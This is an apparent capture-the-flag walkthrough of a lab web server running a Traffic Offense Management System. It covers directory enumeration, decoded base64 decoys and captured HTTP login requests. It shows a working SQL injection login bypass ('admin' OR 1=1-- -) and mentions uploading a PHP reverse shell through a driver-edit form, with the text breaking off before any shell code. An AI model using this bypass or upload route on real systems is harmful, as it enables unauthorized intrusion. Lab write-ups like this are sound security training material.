
```
bm90IHRoaXMgZWFzeSA6RA==
```

Lets decode this




```
echo bm90IHRoaXMgZWFzeSA6RA== | base64 -d
not this easy :D%
```

Alright there lets try the /shadow page



```
bm90IHRoaXMgZWFzeSA6RA==
```

Same thing as before lets try that /admin page now




Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2021-10-28 10:43	81	


Apache/2.4.41 (Ubuntu) Server at 10.10.58.212 Port 80

Lets take a look at this



```
VHJ1c3QgbWUgaXQgaXMgbm90IHRoaXMgZWFzeS4ubm93IGdldCBiYWNrIHRvIGVudW1lcmF0aW9uIDpE
```

Lets decode this i guess




```
echo VHJ1c3QgbWUgaXQgaXMgbm90IHRoaXMgZWFzeS4ubm93IGdldCBiYWNrIHRvIGVudW1lcmF0aW9uIDpE | base64 -d
Trust me it is not this easy..now get back to enumeration :D%
```

Okay! lets try our luck at port 445 now

Port 445 :

Default page



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
```

Lets see this /management page



Not Secure http://10.10.58.212:445/management/

Traffic Offense Management System

Quote of the Day


Baseball is like driving, it's the one who gets home

Lets click on the login button here


Not Secure http://10.10.58.212:445/management/admin/login.php

Traffic Offense Management System - Admin Login

Ok tried `admin:admin` and `admin:password` nothing worked lets capture one of these request and see what it going on in the background




```
1    10.10.58.212:445    POST    /management/classes/Logi...    f=login    200    .php    447    325
```

```
POST /management/classes/Login.php?f=login HTTP/1.1
Host: 10.10.58.212:445
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://10.10.58.212:445
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.58.212:445/management/admin/login.php
Cookie: PHPSESSID=6s91gm1qo5abo2smhg5j8b5nga
Priority: u=0

username=admin&password=admin
```

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2024 15:59:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 109
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{
    "status": "incorrect",
    "last_qry": "SELECT * from users where username = 'admin' and password = md5('admin') "
}
```

Gaining Access :


Looks like an easy SQL injection lets try to test it



```
POST /management/classes/Login.php?f=login HTTP/1.1
Host: 10.10.58.212:445
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://10.10.58.212:445
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.58.212:445/management/admin/login.php
Cookie: PHPSESSID=6s91gm1qo5abo2smhg5j8b5nga
Priority: u=0

username=admin'OR 1=1-- -&password=admin
```

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2024 16:00:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{
    "status": "success"
}
```


Got it lets try this in the login page now



admin' OR 1=1-- -

●●●●●

And we can login




Not Secure http://10.10.58.212:445/management/admin/

Welcome to Traffic Offense Management System

Today's Offences	0
Total Driver's Listed	1
Total Traffic Offenses	2

Ok so there is a few vulnerablity i found if u create a new offense we have XSS there but i just upload a php rev shell here
Drivers List → Action → Edit

We can upload our revshell here



Update driver

License No.
CDM-062314

Last Name
Driver

First Name
Plotted

Middle Name

DOB
01 / 01 / 2000

Present Address
Address 1

Permanent Address
Address 1

Civil Status
Married

